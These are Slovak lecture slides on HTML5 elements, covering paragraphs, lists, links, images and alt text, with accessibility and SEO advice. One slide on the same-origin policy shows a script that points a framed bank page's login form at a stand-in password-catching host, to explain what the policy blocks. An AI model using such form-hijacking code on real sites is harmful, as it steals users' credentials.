



HTML5

kurz Webové technológie
Eduard Kuric

Skupiny HTML elementov


- **HTML elementy je možné rozdeliť do skupín:**
 - Hlavný koreň HTML dokumentu
 - Metadáta dokumentu
 - Koreň tela dokumentu
 - Elementy rozdeľujúce obsah do logických sekcií
 - **Elementy textového obsahu určujúce účel alebo štruktúru**
 - Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)
 - Obrázky a multimédiá
 - Elementy umožňujúce vložiť ďalší obsah
 - Elementy umožňujúce vložiť skripty
 - Elementy vyznačujúce zmeny v dokumente
 - Tabuľky
 - Formuláre
 - Interaktívne elementy
 - Webové komponenty

Prečo potrebujeme štruktúru?

- ukážka - recept
- **používatelia skenujú stránky**
 - cieľom je **nájsť rýchlo relevantné** informácie
 - často čítajú nadpisy – záchytné body
 - ak do niekoľkých sekúnd nenájdu niečo užitočné, sú frustrovaní, idú inde

Prečo potrebujeme štruktúru?

- používatelia skenujú stránky
- **prvých 10 sekúnd je kritických**



Prečo potrebujeme štruktúru?

- **vyhľadávače indexujú stránky**
 - nadpisy sú dôležité pri extrakcii kľúčových slov na ovplyvnenie rebríčkov vo výsledkoch vyhľadávania
 - bez nadpisov to nebude fungovať (Search Engine Optimization)

Prečo potrebujeme štruktúru?

- vyhľadávače indexujú stránky
 - nadpisy sú dôležité pri extrakcii kľúčových slov na ovplyvnenie rebríčkov vo výsledkoch vyhľadávania
 - bez nadpisov to nebude fungovať (Search Engine Optimization)
- **ľudia so zrakovým postihnutím nečítajú web, počúvajú ho (čítačka obrazovky)**
 - čítajú nadpisy a umožňujú rýchlo nájsť, čo používatelia potrebujú
 - inak budú musieť počúvať celý text

Prečo potrebujeme sémantiku?

- **sémantika je všade okolo nás**
 - spoliehame sa na **predchádzajúce skúsenosti**,
pri každodennom rozpoznávaní vecí/objektov,
keď niečo vidíme, **sme schopní určiť funkciu**

Prečo potrebujeme sémantiku?

- sémantika je všade okolo nás
 - spoliehame sa na predchádzajúce skúsenosti, na každodenné rozpoznávanie vecí/objektov, keď niečo vidíme, sme schopní určiť funkciu
- **červený semafor STOP**
 - zelený POKRAČUJ

Prečo potrebujeme sémantiku?

- sémantika je všade okolo nás
 - spoliehame sa na predchádzajúce skúsenosti, na každodenné rozpoznávanie vecí/objektov, keď niečo vidíme, sme schopní určiť funkciu
- červený semafor STOP
 - zelený POKRAČUJ
- **ak sa použije nesprávna sémantika, veci sa vedia rýchlo pokaziť**
 - má niektorá krajina červený semafor - POKRAČUJ?
 - snád' nie

Prečo potrebujeme sémantiku?

- to isté platí na Webe
- **musíme si byť istí, že používame správne elementy**
 - a teda, náš obsah má správny význam

HTML <p>

- <p> reprezentuje odsek

```
<p>
```

```
Vlast' drahú ľúbiť v peknej Maríne,  
Marínu drahú v peknej otčine  
a obe v jednom objímať!
```

```
</p>
```

Vlast' drahú ľúbiť v peknej Maríne, Marínu drahú v peknej otčine a
obe v jednom objímať!

verše? ☹

HTML `<pre>`

- `<pre>` predformátovaný text, zachováva medzery, tabulátory, riadky
 - prehliadače - neproporcionálne písmo (fixná šírka, monospace, Courier)

```
<pre>
```

```
Vlast' drahú ľúbiť v peknej Maríne,  
Marínu drahú v peknej otčine  
a obe v jednom objímať!
```

```
</pre>
```

Vlast' drahú ľúbiť v peknej Maríne,
Marínu drahú v peknej otčine
a obe v jednom objímať!

HTML <hr>

- <hr> určuje tématický zlom na úrovni odsekov
 - prehliadač – zvyčajne ako horizontálna čiara

```
<h1>Plemená psov</h1>
```

```
<p>Úvodný text</p>
```

```
<hr>
```

```
<h2>Chrt</h2>
```

```
<p>Text o plemene.</p>
```

```
<hr>
```

```
<h2>Doga</h2>
```

```
<p>Text o plemene</p>
```

Plemená psov

Úvodný text...

Chrt

Text o plemene...

Doga

Text o plemene...

HTML

- reprezentuje neusporiadaný zoznam
 - prehliadač – zvyčajne zoznam s kruhmi
- spolu s elementom - položka zoznamu
- zoznamy môžeme vnárať
- v HTML5 nie je podporovaný atribút type
 - typ odrážok (kružnica, štvorec, disk) cez CSS

<h4>Neusporiadaný zoznam:</h4> **Neusporiadaný zoznam:**

HTML

CSS

Sass

- HTML
- CSS
- Sass

HTML

- reprezentuje usporiadaný zoznam
 - prehliadač – zvyčajne číslovaný zoznam
- spolu s elementom - položka zoznamu
- zoznamy môžeme vnárať
- v HTML5 nie je podporovaný atribút `type`
 - typ odrážok (kružnica, štvorec, disk) cez CSS
- atribúty:
 - start - počiatočná hodnota (4.01 depr., 5 podp.)
 - type – 1, A, a, l, i
 - reversed – usporiadanie DESC

HTML `<main>`

- `<main>` nový element v HTML5
- reprezentuje hlavný obsah dokumentu (v `<body>`)
- obsah v elemente by mal byť v dokumente unikátny
 - nemal by obsahovať opakujúci sa obsah, napr. logo, copyright...
- [WHATWG](#)
 - viac elementov `<main>` v dokumente
 - použitie kdekoľvek v obsahu
- [W3C](#)
 - jeden `<main>` v dokumente, každý ďalší musí mať atribút `hidden`
 - nesmie byť potomkom `<article>`, `<aside>`, `<footer>`, `<header>`, `<nav>`

HTML `<div>`

- `<div>` generický element, bez sémantiky na zaobalovanie iných elementov/blokov
- sám o sebe nereprezentuje nič
- nemá vplyv na obsah, alebo rozloženie stránky (layout)
 - pokiaľ naň nie sú aplikované štýly

HTML `<blockquote>`

- `<blockquote>` väčšia časť citovaného textu/sekcie
 - prehliadač - zvyčajne samostatný odsadený blok
- môže mať atribút `cite`, ktorého hodnota je URL odkazujúca na zdrojový dokument
- RFC štandard na prenos IP datagramov:

`<blockquote`

`cite="https://tools.ietf.org/html/rfc1149">`

`<p>Avian carriers can provide high delay, low
 throughput, and low altitude service. The
 connection topology...`

`</p>`

`</blockquote>`

HTML `<figure>`

- `<figure>` samostatný obsah, zvyčajne s nadpisom `<figcaption>`
- obrázok, diagram, ukážka zdrojového kódu
 - v hlavnom toku dokumentu je naň odkaz
 - môže byť presunutý do inej časti dokumentu, príp. prílohy

HTML <figure> príklady

```
<figure>
```

```
    <img src="">
```

```
    <figcaption>...</figcaption>
```

```
</figure>
```

```
<figure>
```

```
    <figcaption>
```

```
        Získanie GET parametrov v PHP
```

```
    </figcaption>
```

```
    <pre>...zdrojový kód...</pre>
```

```
</figure>
```

HTML `<figure>` omyly

- nie každý obrázok je `<figure>` !!!
- ak je to čisto **prezentačný/dekoračný obrázok** a **nie je naň v obsahu odkaz**, potom **to nie je** `<figure>` (iba ``)
- je obrázok potrebný na porozumenie aktuálneho obsahu?
 - nie - pravdepodobne to nie je `<figure>` (možno `<aside>`)
 - áno - mohol by som ho presunúť do prílohy?
 - áno – pravdepodobne je to `<figure>`

HTML <dl> <dt> <dd>

- <dl> zoznam, ktorý niečo opisuje (description list)
- <dt> pojem, ktorý opisujeme (description term)
- <dd> samotný opis (description)
- napr. slovník, alebo nejaký zoznam kľúč-hodnota

```
<dl>
  <dt>Firefox</dt>
  <dd>
    Prehliac webových stránok, ...
  </dd>
  <!-- ďalšie pojmy a opisy -->
</dl>
```

HTML <dt> <dd> príklady

```
<dl><dt></dt><dt></dt><dd></dd></dl>
```

```
<dl><dt></dt><dd></dd><dd></dd></dl>
```

```
<dl>  
  <dt></dt><dd></dd><dt></dt><dd></dd>  
</dl>
```

Chrome

Je freeware webový prehliadač vyvíjaný spoločnosťou Google...

Firefox

Je freeware webový prehliadač, ktorý vyvíja Mozilla Foundation a stovky dobrovoľníkov.

HTML <dt> <dd> WHATWG

- WHATWG špecifikácia umožňuje obaliť každú skupinu <dt> <dd> elementom <div>
 - napr. pre účely štýlovania

```
<dl>
  <div>
    <dt>Chrome</dt>
    <dd>Je prehliadač...</dd>
  </div>
  ...
</dl>
```


HTML `<dir>`

- `<dir>` **nepoužívať**
 - v HTML4 bol deprecated, v HTML5 odstránený
 - prehliadače ho nepodporujú
- zaobaloval zoznam súborov alebo priečinkov
- náhradou je zoznam ``

Skupiny HTML elementov

- **HTML elementy je možné rozdeliť do skupín:**
 - Hlavný koreň HTML dokumentu
 - Metadáta dokumentu
 - Koreň tela dokumentu
 - Elementy rozdeľujúce obsah do logických sekcií
 - Elementy textového obsahu určujúce účel alebo štruktúru
 - **Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)**
 - Obrázky a multimédiá
 - Elementy umožňujúce vložiť ďalší obsah
 - Elementy umožňujúce vložiť skripty
 - Elementy vyznačujúce zmeny v dokumente
 - Tabuľky
 - Formuláre
 - Interaktívne elementy
 - Webové komponenty

Elementy určujúce
sémantiku textu na úrovni
riadkov (slov, fráz)

Pôvodne prezentačné elementy

- `<i>`, ``, ``, ``
 - pôvodne skôr prezentačné, v HTML5 majú sémantiku
- Prezentačné funkcie:
 - `<i>` písmo kurzivou
 - `` tučné písmo
 - `` dôraz (angl. emphasis)
 - `` väčší dôraz

HTML <i>

- rozsah textu, ktorý sa z nejakého dôvodu odkláňa od bežného textu
 - napr. technické pojmy, frázy cudzieho jazyka

<p>

Latinská fráza <i>Veni, vidi, vici</i> sa často spomína v hudbe, umení a literatúre.

</p>

Latinská fráza *Veni, vidi, vici* sa často spomína v hudbe, umení a literatúre.

HTML `` vs. ``

- `` dôraz s prízvukom, niečo, čo by ste vyslovili inak

Mačky sú roztomilé zvieratá.

Mačky *sú* roztomilé zvieratá.

- `` silná dôležitost, väčší dôraz/dôležitost sa indikuje vnorením, zvýšenie dôležitosti časti vety

Pozor! Toto je veľmi nebezpečné.

HTML `` vs. ``

- `` indikuje, že text/obsah je dôležitejší
- `` štylisticky posunutý/ typograficky povzbudený text (angl. emboldened), upozorňuje na text, ale pri čítaní nie je zdôrazňovaný
- kľúčové slová v sumarizácii `<summary>`
- názvy produktov v recenzii

HTML prezentačné? prehliadače?

- čo to znamená z pohľadu prehliadača
pôvodne prezentačné, teraz sémantické elementy?
- prehliadače budú zrejme naďalej vykresľovať, napr.
element `<i>` kurzivou, ale podľa definície, už to
nie je potrebné, element má význam
- ``, `` - tučným písmom
- ``, `<i>` - kurzivou

HTML <a>

- <a> hypertextový odkaz (anchor)
 - na ďalšie zdroje (stránky, súbory),
 - ale tiež na emailovú adresu,
 - príp. presun po aktuálnej stránke
- **atribúty**
 - href – URL alebo URL fragment, na ktorý odkazuje
 - aj iné protokoly, nie iba http, napr. <mailto:eduard.kuric@>, ftp://, skúste tiež tel:+421
 - **URL fragment**
 - `<div id="middle-page"></div>`
 - `presuň pohľad na stred stránky`

HTML <a> email

- mailto:
- mailto:eduard.kuric@stuba.sk
- mailto:eduard.kuric@stuba.sk,robert.moro@stuba.sk
- mailto:eduard.kuric@stuba.sk?cc=robert.moro@stuba.sk
- mailto:eduard.kuric@stuba.sk?bcc=nobody@stuba.sk&subject=Toto%20je%20názov%20emailu
- URL vo všeobecnosti nesmie obsahovať medzery, znaky max. ASCII (128 znakov), zvyšok sa kóduje, medzera %20
- pozrite [kódovanie URL](#) (angl. URL Encoding)

HTML <a> ďalšie atribúty

- `title` – doplňujúce, užitočné informácie o obsahu, na ktorý odkazujeme

```
<p>
```

```
...
```

```
<a href="https://www.fiit.stuba.sk"  
    title="Najlepšia IT fakulta na Slovensku">  
    FIIT STU</a>
```

```
...
```

```
</p>
```

- `hreflang` – jazyk zdroja, na ktorý odkazujeme, hodnoty určuje [BCP47](#)

HTML <a> ďalšie atribúty /2

- `target` – kde sa má zobrazíť URL
 - `_self` - v rovnakom kontexte prehliadania, v aktuálnom okne/karte (prednastavené správanie)
 - `_blank` – v novom kontexte, zvyčajne nová karta, ale môže to byť aj okno (podľa nastavenie prehliadača)
 - `_parent` – v kontexte rodiča aktuálneho prehliadania (v rodičovi aktuálnej karty), ak rodič nie je tak `_self`
 - `_top` - v kontexte absolútneho rodiča aktuálneho prehliadania, ak rodič nie je tak `_self`
- `download` – namiesto navigovania sa na URL, stiahnutie (nový v HTML5), výzva prehliadača „Uložiť ako...“
 - same-origin policy

same-origin policy

- zabráňuje, aby nejaký skript na jednej „stránke“, získal prístup k (citlivým) údajom na inej „stránke“ prostredníctvom Document Object Model

```
<iframe id="bank" src="https://tvojaBanka.com"></iframe>
```

```
<script>
    window.onload = function() {
        document.getElementById('bank').
            contentWindow.document.forms[0].action =
                'http://môjLapačHesiel.com';
    };
</script>
```

same-origin policy /2

- čo je „origin“ špecifikuje [RFC 6454](#)
 - protokol, host, port
- napr.: **http://www.example.com/dir/page.html**
- **http://www.example.com/dir/page2.html** OK
- **http://www.example.com/dir2/other.html** OK
- **http://username:password@www.example.com/dir2/other.html** OK
- **http://www.example.com:81/dir/other.html** NIE
- **https://www.example.com/dir/other.html** NIE
- **http://en.example.com/dir/other.html** NIE
- **http://example.com/dir/other.html** NIE
- **http://v2.www.example.com/dir/other.html** NIE
- **http://www.example.com:80/dir/other.html** ZÁVISÍ, impl. prehliadača

absolútna cesta

- určuje absolútne umiestnenie zdroja na Webe
- zahŕňa protokol, doménové meno, ...
- napr.
 - súbor *index.html*,
 - umiestnený v priečinku *projects*,
 - *projects* je v koreňovom priečinku webového servera
 - doména webu je *http://mojadomena.com*
 - absolútna cesta:
<http://mojadomena.com/projects/index.html>

relatívna cesta

- ukazuje na umiestnenie, ktoré je relatívne k súboru, z ktorého odkazuje
 - chceme v dokumente
`http://mojadomena.com/projects/index.html`
 - vytvoriť odkaz na PDF súbor, ktorý je
 - v rovnakom priečinku
 - cesta bude jednoducho názov PDF súboru *nazov-suboru.pdf*
 - v priečinku pdf-dokumenty
 - cesta bude *pdf-dokumenty/nazov-suboru.pdf*
 - priamo v koreňovom priečinku
 - cesta bude *../iny-subor.pdf*

relatívne cesty – vždy keď je to možné

- ak presunieme *index.html*, relatívne odkazy nebudú platné
 - radšej všade absolútne cesty? nie!
- absolútna cesta
 - používajte keď odkazujete na zdroj na inom webe
- relatívna cesta
 - keď odkazujete na zdroj na rovnakom webe

relatívne cesty – prečo

- jednoduchšie na čítanie, kratšie, rýchle uvedomenie si umiestnenia zdroja
- zmena názvu domény
- efektívnejšie
 - pri absolútnej ceste prehliadač začne riešiť umiestnenie zdroja, ďalšia práca navyše (preklad - DNS)

Odkazy - dobré praktiky

- sprístupňujte odkazy
 - čítačkám obsahu (angl. [screen reader](#))
 - **skáču z odkazu na odkaz**, čítajú odkazy mimo kontextu
 - vyhľadávačom
 - indexovanie cieľových súborov, text odkazu - **klúčové slová indikujúce obsah**
 - používateľom
 - preskakujú stránku (angl. skim), nečítajú každé slovo, ich pohľad lapajú oblasti, ktoré vyčnievajú – odkazy
 - **dobrý text odkazu môže byť pri hľadaní užitočný**

Odkazy - dobré praktiky /2

- neopakujte URL ako časť textu odkazu
 - URL vidíme pri prechode kurzorom, vieme skopírovať
 - čítačky hláskujú text znak po znaku ☹
- neuvádzajte odkaz textom “*odkaz (na)...*”
 - je to šum, čítačky povedia, že je to odkaz
 - používateľ vidí, že je to odkaz (spravidla)
- text odkazu výstižný, čo najkratší
 - dlhé odkazy obťažujú používateľov – čítačky
- odkaz na zdroj iný ako stránku (napr. video), indikujte dôležité vlastnosti
 - napr. veľký súbor - zmieňte sa o veľkosti (mobilné dáta)

Odkazy - prehliadače

- odkazy sú podčiarknuté
 - nemeniť zvyklosti, dodržiavať
- link – modrá
- visited – fialová

HTML5 Introduction - W3Schools

https://www.w3schools.com/html/html5_intro.asp ▼

New **HTML5** Elements. The most interesting new **HTML5** elements are: New semantic elements like <header>, <footer>, <article>, and <section>. New attributes of form elements like number, date, time, calendar, and range. New graphic elements: <svg> and <canvas>.

HTML5 - Wikipedia

<https://en.wikipedia.org/wiki/HTML5> ▼

HTML5 is a markup language used for structuring and presenting content on the World Wide Web. It is the fifth and current major version of the HTML standard.

[HTML5](#) · [HTML5 video](#) · [HTML5 canvas](#) · [HTML5 media](#)

You've visited this page 2 times. Last visit: 2/15/18

HTML `<u>`

- `<u>` pôvodne - podčiarknutý text
 - v HTML4 bol deprecated, v HTML5 nová sémantika
- teraz - text štylisticky odlíšený od normálneho textu, napr. formy anotovania
 - anotovanie pravopisných chýb

`<p>`

Tento odsek obsahuje slovo s `<u>prkelepom</u>`

`</p>`

Tento odsek obsahuje slovo s prkelepom

HTML <u>

- pôvodne - podčiarknutý text
 - v HTML4 bol deprecated, v HTML5 nová sémantika
- teraz - text štylisticky odlíšený od normálneho textu, napr. formy anotovania
 - anotovanie pravopisných chýb

```
<p>  
    Tento odsek obsahuje slovo s  
    <u class="spelling">prkelepom</u>  
</p>
```

- **vyskúšajte CSS**

```
u.spelling {  
    text-decoration: red wavy underline;  
}
```

HTML <u>

- pôvodne - podčiarknutý text
 - v HTML4 bol deprecated, v HTML5 je antika
- teraz - text štylisticky odlišný od zvyšku textu, napr. formou farby
 - anotovanie

<p>

Tento odsek obsahuje slovo s <u>prkelepom</u>

</p>

Tento odsek obsahuje slovo s prkelepom

nepoužívať na podčiarkovanie textu, podčiarknuté sú odkazy

HTML `<s>`

- `<s>` text, ktorý už viac nie je relevantný, alebo už nie je presný
 - prehliadač – prečiarknutý text
 - **pozor**, nezamieňať s ``
- `<strike>` – zastaralý, nepoužívať

`<p>`

`<s>Dnešná špecialita: Pečené prasa s brusnicami</s>`
`VYPREDANÉ`

`</p>`

HTML `<mark>`

- `<mark>` predstavený v HTML5
- **identifikácia/označenie kontextovo senzitívnych častí textu**
 - časť obsahu, ktorá je/pravdepodobne bude relevantná k aktuálnej aktivite používateľa
 - napr. na zvýraznenie slov, ktoré zodpovedajú operácii vyhľadania

`<p>Hľadal som slovo <mark>motorka</mark> a preto toto slovo napíšem ešte raz <mark>motorka</mark>.</p>`

Hľadal som slovo **motorka** a preto toto slovo napíšem ešte raz **motorka**.

HTML `<q>`

- `<q>` krátka citácia v riadku
 - prehliadače zvyčajne vkladajú úvodzovky okolo citovaného textu
- môže mať atribút `cite`, ktorého hodnota je URL odkazujúca na zdrojový dokument

HTML `<mark>` v citácii

- **označenie textu záujmu**
- keď je použitý v `<q>` alebo `<blockquote>` označuje text, ktorý je osobitne zaujímavý
 - aj keď nie je označený v pôvodnom zdroji, teda pôvodný autor nemusí daný text považovať za zaujímavý
- analógia, keď so zvýrazňovačom označujeme v knihe časti/pasáže textu, ktoré nás zaujímajú (z nejakého dôvodu, v nejakej súvislosti)

HTML `<mark>` vs. ``

- `<mark>` **relevancia** - na označenie obsahu, ktorý má určitú mieru relevancie
- `` **dôležitosť** – indikuje rozsah/rozpätie dôležitého textu

HTML <small>

- <small> pôvodne, zmenší veľkosť písma o jednu veľkosť až po minimálnu veľkosť písma prehliadača
- v HTML5 bočné, krátke texty, poznámky, právne obmedzenia, autorské práva (copyright)

```
<footer>
  <address>...</address>
  <p>
    <small>
      &copy; Copyright 2018, Eduard Kuric
    </small>
  </p>
</footer>
```

HTML <sub> <sup>

- <sub> text prezentovaný ako dolný index – čisto z typografických dôvodov (sub script)
 - prehliadač – zvyčajne vykreslený menším písmom so zníženou základňou (angl. baseline - čiara, ktorá reprezentuje riadok, na ktorej „sedia“ písmená)
- <sup> text prezentovaný ako horný index (superscript)
 - prehliadač – zvyčajne vykreslený menším písmom s vyvýšenou základňou

Toto je text_s dolným indexom v riadku.

Toto je text^s horným indexom v riadku.

HTML

- generický element, bez sémantiky na zaobalovanie textového obsahu/slov/fráz
- sám o sebe nereprezentuje nič
- podobne ako <div>, ale je riadkový element (angl. inline)
- používať, ak nie je iný, vhodnejší sémantický element

HTML<time>

- <time> reprezentuje
 - čas – 24h formát
 - presný dátum v Gregoriánskom kalendári
 - časové trvanie
- atribút `datetime`
 - [strojovo-čitateľný formát](#)

```
<p>Koncert sa koná  
  <time datetime="2018-05-15T19:00">  
    15. mája  
  </time>.  
</p>
```

HTML<abbr>

- <abbr> skratka, alebo akronym
 - prehliadač – zvyčajne podčiarknutý text podkovanou čiarou, IE nerozlišuje, formátuje ako
- nie povinné, ale vhodné doplniť atribút `title`, ktorý vysvetľuje akronym

```
<p>
```

```
Učíme sa
```

```
<abbr title="Hyper Text Markup Language">HTML</abbr>
```

```
na predmete Webové technológie.
```

```
</p>
```

Učíme sa HTML na predmete Webové technológie.

HTML<cite>

- <cite> názov nejakej umeleckej/tvorivej práce
 - napr. kniha, článok, báseň, pieseň, film, hra, televízna relácia, opera, muzikál, tweet, príspevok na facebooku

<p>

Podľa

<cite>

<https://www.w3.org/TR/html52/>

HTML 5.2 špecifikácie

</cite>

, HTML element cite existuje.

<p>

Podľa *HTML5 špecifikácie*, HTML element cite existuje.

HTML

-
 definuje zlom, ak chcete nový riadok bez začatia nového odseku

```
<p>  
  Vlast' drahú ľúbiť v peknej Maríne,<br>  
  Marínu drahú v peknej otčine <br>  
  a obe v jednom objímať!<br>  
</p>
```

Vlast' drahú ľúbiť v peknej Maríne,
Marínu drahú v peknej otčine
a obe v jednom objímať!

Verš, riadok



HTML<wbr>

- <wbr> indikácia na zalomenie slova
 - určuje pozíciu, kde môže prehliadač zalomiť slovo
- nie je to štandardné rozdelenie – prehliadač nedopĺňa pomlčku

napr. dlhá URL adresa

HTML<code>

- <code> obsah je zdrojový kód
 - prehliadače – monospace, neproporcionálne písmo

<p>Funkcia **<code>selectAll() </code> označí
všetok text ... </p>**

Funkcia `selectAll()` označí všetok text ...

HTML<data>

- <data> prepája textový obsah so strojovo-čitateľným prekladom
- atribút `value` – špecifikuje preklad obsahu (na čo je preložený, napr. id v databáze)

```
<ul>
```

```
...
```

```
<li><data value="24">Malý kečup</data></li>
```

```
<li><data value="25">Stredný kečup</data></li>
```

```
<li><data value="26">Mega kečup</data></li>
```

```
...
```

```
</ul>
```

HTML<var>

- <var> meno premennej v matematickom výraze alebo v programovaní

<p>Jednoduchá rovnica:

<var>x</var> = <var>y</var> + 2

</p>

HTML< samp>

- < samp> ukážka výstupu počítačového programu

<p>

Ked' proces skončil, výstup bol

<**samp**

Found N results.</**samp**

</p>

Ďalšie elementy

- `<tt>`
- `<ruby>`
- `<rp>`
- `<rt>`
- `<rtc>`
- `<kbd>`
- `<dfn>`
- `<bdi>`
- `<bdo>`

Skupiny HTML elementov

- **HTML elementy je možné rozdeliť do skupín:**
 - Hlavný koreň HTML dokumentu
 - Metadáta dokumentu
 - Koreň tela dokumentu
 - Elementy rozdeľujúce obsah do logických sekcií
 - Elementy textového obsahu určujúce účel alebo štruktúru
 - Elementy určujúce sémantiku textu na úrovni riadkov (slov, fráz)
 - **Obrázky a multimédiá**
 - Elementy umožňujúce vložiť ďalší obsah
 - Elementy umožňujúce vložiť skripty
 - Elementy vyznačujúce zmeny v dokumente
 - Tabuľky
 - Formuláre
 - Interaktívne elementy
 - Webové komponenty

HTML ``

- `` vkladá obrázok do dokumentu
- atribúty
 - `src` - URL obrázku
 - `alt` – **alternatívny text opisujúci obrázok**, používatelia vidia tento text, napr.
 - keď je chybná URL
 - obrázok je v nepodporovanom formáte
 - obrázok ešte nie je načítaný
 - používateľ si vypol obrázky (napr. na šetrenie mobilných dát)
 - je povinný, môže byť prázdny
 - `width/height` – šírka, výška v pixeloch (HTML4 umožňovalo aj percentá, HTML5 iba pixely)
 - `crossorigin` – `anonymous`, `use-credentials`, umožňuje obrázku, aby bol použitý v elemente `<canvas>` na inom webe (nový v HTML5)

Obrázky – podporované formáty

- závisí na prehladači – Firefox (jadro Gecko):
- JPEG
- GIF (vrátane animovaného)
- PNG
- APNG (animovaný)
- SVG (vektorový obrázok)
- BMP
- BMP ICO
- PNG ICO

Obrázky - názvy

- dávajte opisné názvy súborov pre obrázky
 - napr. *dinosaurus.jpg* je lepšie ako *img4597546.jpg*
 - vyhľadávače zohľadňujú aj názvy súborov (SEO)

Obrázky - názvy, príklad

- dávajte opisné názvy súborov pre obrázky
- **Google obrázky súčasnosť**
 - dopyt „car“ - prvé dva výsledky:



súbor:

Solar_Wing_front_Japanese_electric_powered_**car**.jpg

alt atribút:

The Solar Wing, Japanese electric racing **car**

okolie:

WHAT IS A SOLAR **CAR**, A solar **car** is...

Obrázky - názvy, príklad

- dávajte opisné názvy súborov pre obrázky
- **Google obrázky rok 2004**
 - dopyt „car“ – mapa Chicaga:



<http://maps.uchicago.edu/directions/graphics/car.gif>

Ahn, L., Dabbish, L.: Labeling images with a computer game. In Proc of the SIGCHI conference on Human factors in computing systems (CHI '04). ACM, New York, 2004, pp. 319-326.

– získavanie anotácií: ~~alt atribút, bezprostredné okolie,~~
názov súboru

Obrázky - copyright

- pozor! väčšina obrázkov má copyright
 - porušenie autorských práv je nelegálne a neetické
 - nepoužívajte atribút `src` na obrázok na webe niekoho iného, ak nemáte povolenie (hotlinking)
 - môže spomaliť stránku (závisí od toho kde je server, ...)
 - nemáte kontrolu nad tým, či obrázok nenahradia niečím „trápnym“
- používajte svoje obrázky
 - alebo tie, ktoré sú vyslovene zadarmo/verejné, preveriť
 - opäť, je rozdiel iba na použitie a mať možnosť robiť zmeny/úpravy


Obrázky – alt atribút

- čo napísať do *alt* atribútu? Závisí...
- **Čo stratíte, ak sa obrázok nezobrazí?**

```

```

- Prehliadač zobrazí alternatívny text

Hlava a torzo kostry dinousaura; má veľkú hlavu s dlhými ostrými zubami

Obrázky – alt atribút

- **Dekoračný obrázok:**

- nepatria priamo do HTML štruktúry
(treba používať CSS `background-image`)
- ak je to ale nutné, použite prázdny `alt=""`
 - čítačka nestratí čas čítaním textu, ktorý nie je pre používateľa nevyhnutný

Obrázky – alt atribút /2

- **Obsahový obrázok**

- ak poskytuje dôležité informácie, poskytnite rovnaké informácie *stručným* textom v alt atribúte
 - pozn.: najlepšie by to bolo v hlavnom texte, ktorý môže vidieť každý, ale nepíšte redundantný text
 - Ako **nepříjemné** by bolo pre **zrakovo postihnutého** používateľa, keby boli **všetky odstavce** napísané **dvakrát** v hlavnom texte?
- ak je obrázok adekvátne opísaný v hlavnom texte, použite alt=""

Obrázky – alt atribút /2

- **Obsahový obrázok**

- ak poskytuje dôležité informácie, poskytnite rovnaké informácie *stručným* textom v alt atribúte
 - pozn.: najlepšie by to bolo v hlavnom texte, ktorý môže vidieť každý, ale nepíšte redundantný text
 - Ako nepříjemné by bolo pre zrakovo postihnutého používateľa, keby boli všetky odstavce napísané dvakrát v hlavnom texte?
- ak je obrázok adekvátne opísaný v hlavnom texte, použite alt=""

- **Text ako obrázok**

- **nerobiť**, text nemá byť reprezentovaný obrázkom
 - ak potrebujete napr. tieň, použite CSS štýly
- ak sa inak nedá, v alt="" nech je rovnaký text ako na obrázku

Obrázky – alt atribút zhrnutie

- dôležité je **doručiť používateľom všetky podstatné informácie** a to aj vtedy, keď sa obrázky nedajú vidieť

Obrázky – alt atribút /2

- dôležité je doručiť používateľom všetky podstatné informácie a to aj vtedy, keď sa obrázky nedajú vidieť
- toto zaistí, že **nikomu nebude nič chýbať**
- skúste vypnúť v prehliadači obrázky a uvidíte ako to vyzerá
- uvedomíte si, ako užitočný alt text je

Obrázky – `width/height` atribút

- keď určíte veľkosť, **prehliadač môže rezervovať pre obrázok miesto**
 - pred načítaním hlavičky obrázka nevie rozmer
 - rozloženie (layout) stránky sa môže meniť, čím bude vykresľovanie menej „uhladené“ (smooth)

Obrázky – `width/height` atribút

- keď určíte veľkosť, prehliadač môže rezervovať pre obrázok miesto
 - pred načítaním hlavičky obrázka nevie rozmer
 - rozloženie (layout) stránky sa môže meniť, čím bude vykresľovanie menej „uhladené“ (smooth)
- **zmenšovanie obrázkov** týmto spôsobom **nie je OK**
 - prečo mám sťahovať veľký obrázok, keď vidím a postačuje malý?
 - zmenšiť v grafickom editore podľa potreby
- **pozor na zväčšovanie**, a teda možné zníženie kvality

Obrázky – `width/height` atribút

- keď určíte veľkosť obrázka, prehliadač môže rezervovať miesto
 - pred načítaním hlavičky obrázka nevie rozmer
